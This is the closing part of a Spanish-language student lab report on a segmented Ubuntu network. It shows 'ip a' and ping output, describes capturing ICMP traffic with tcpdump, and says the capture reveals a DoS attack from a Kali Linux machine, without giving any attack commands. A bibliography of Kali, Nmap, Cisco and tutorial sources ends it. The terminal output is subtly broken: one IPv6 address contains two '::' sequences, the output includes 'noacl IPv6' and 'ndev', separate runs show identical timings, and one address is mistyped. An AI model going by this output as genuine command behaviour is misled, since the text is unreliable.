
ubuntu3@ubuntu-server3:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noacl IPv6
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:4e:16 brd ff:ff:ff:ff:ff:ff
    altname enp3s1
    inet 192.168.32.2/24 metric 100 brd 192.168.32.255 scope global dynamic ens33
        valid_lft 86345sec preferred_lft 86345sec
    inet6 fe80::271c:4e16:fe80::4e16 scope link
        valid_lft forever preferred_lft forever
ubuntu3@ubuntu-server3:~$ ping 192.168.31.1
PING 192.168.31.1 (192.168.31.1) 56(84) bytes of data:
64 bytes from 192.168.31.1: icmp_seq=1 ttl=255 time=487 ms
64 bytes from 192.168.31.1: icmp_seq=2 ttl=255 time=292 ms
^C
-- 192.168.31.1 ping statistics --
3 packets transmitted, 2 received, 33.333% packet loss, time 2803ms
rtt min/avg/max/ndev = 280.246/344.689/487.138/142.449 ms
ubuntu3@ubuntu-server3:~$ ping 192.168.33.1
PING 192.168.33.1 (192.168.33.1) 56(84) bytes of data:
64 bytes from 192.168.33.1: icmp_seq=1 ttl=255 time=3.25 ms
64 bytes from 192.168.33.1: icmp_seq=2 ttl=255 time=342 ms
^C
-- 192.168.33.1 ping statistics --
3 packets transmitted, 2 received, 33.333% packet loss, time 2803ms
rtt min/avg/max/ndev = 3.247/172.691/342.136/169.444 ms
ubuntu3@ubuntu-server3:~$ ping 192.168.31.1
PING 192.168.31.1 (192.168.31.1) 56(84) bytes of data:
64 bytes from 192.168.31.1: icmp_seq=1 ttl=255 time=2.83 ms
64 bytes from 192.168.31.1: icmp_seq=2 ttl=255 time=239 ms
^C
-- 192.168.31.1 ping statistics --
3 packets transmitted, 2 received, 33.333% packet loss, time 2803ms
rtt min/avg/max/ndev = 2.831/129.732/238.634/117.981 ms
ubuntu3@ubuntu-server3:~$
```

Como se evidencia en la captura se ha asignado la ip 192.168.32.2 correspondiente a la red 2.

Se hace ping hacia los gateways de las redes 1 y 3 para comprobar la conexión exitosa


Con los comandos 'ping 192.169.31.1' y 'ping 192.168.33.1'

Para monitorear los paquetes que entra y salen del servidor usamos el comando 'sudo tcpdump -n icmp' que sirve para capturar y mostrar en tiempo real el tráfico ICMP que pasa por un servidor Ubuntu.



Como se evidencia se ve un intento de ping del servidor hacia 8.8.8.8 para comprobar conexión a internet.

Finalmente, con la herramienta se puede evidenciar un tráfico inusual de paquetes y peticiones entrantes al servidor lo que es el resultado del ataque DoS propiciado por una maquina con Kali Linux conectada a la red.



Bibliografía

- [1] Kali Linux, "Kali Linux Tools Listing," 2024. [En línea]. Disponible en: <https://www.kali.org/tools/>. [Accedido: 05-feb-2026].
- [2] Nmap Project, "Nmap Reference Guide," 2023. [En línea]. Disponible en: <https://nmap.org/book/man.html>.
- [3] Aircrack-ng, "Main Documentation," 2024. [En línea]. Disponible en: <https://www.aircrack-ng.org/doku.php>.
- [4] Innova Sytrus, "Cómo activar SSH en Ubuntu Server - Copiar y Pegar | VirtualBox," *YouTube*, 7 nov. 2025. [Video]. Disponible en: <https://youtu.be/YGOMas2p0tk>
- [5] El Rincón del Hacker, "🔴 Cómo Instalar y Configurar un Servidor SSH en Ubuntu," *YouTube*, 22 nov. 2023. [Video]. Disponible en: https://youtu.be/1_X2vVunC38
- [6] H. González, "COMO INSTALAR UBUNTU SERVER EN VIRTUALBOX," *YouTube*, 14 sept. 2024. [Video]. Disponible en: <https://youtu.be/CSL0l1FETLw>
- [7] Cisco Systems, Inc., *Configuring Layer 3 Subinterfaces*, Cisco Catalyst 9500 Series Switches Configuration Guide, Release 16.10. Cisco Systems, 2019. [En línea]. Disponible en: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst9500/software/release/16-10/configuration_guide/vlan/b_1610_vlan_9500_cg/configuring_layer_3_subinterfaces.pdf
- [8] Cisco Press, *Router-on-a-Stick Configuration*, Cisco Press Networking Articles. Cisco Systems, Inc. [En línea]. Disponible en: <https://www.ciscopress.com/articles/article.asp?p=2990405&seqNum=2>
- [9] Cisco Systems, Inc., *Configuring DHCP Server*, Cisco IOS IP Addressing: DHCP Configuration Guide, Release 12.4. Cisco Systems, 2008. [En línea]. Disponible en: https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipaddr_dhcp/configuration/12-4/dhcp-12-4-book/config-dhcp-server.html
- [10] Connected Dots Online, *ip dhcp excluded-address Command Reference*, Cisco IOS Reference Documentation. [En línea]. Disponible en: <https://www.connecteddots.online/resources/cisco-reference/ip-dhcp-excluded-address>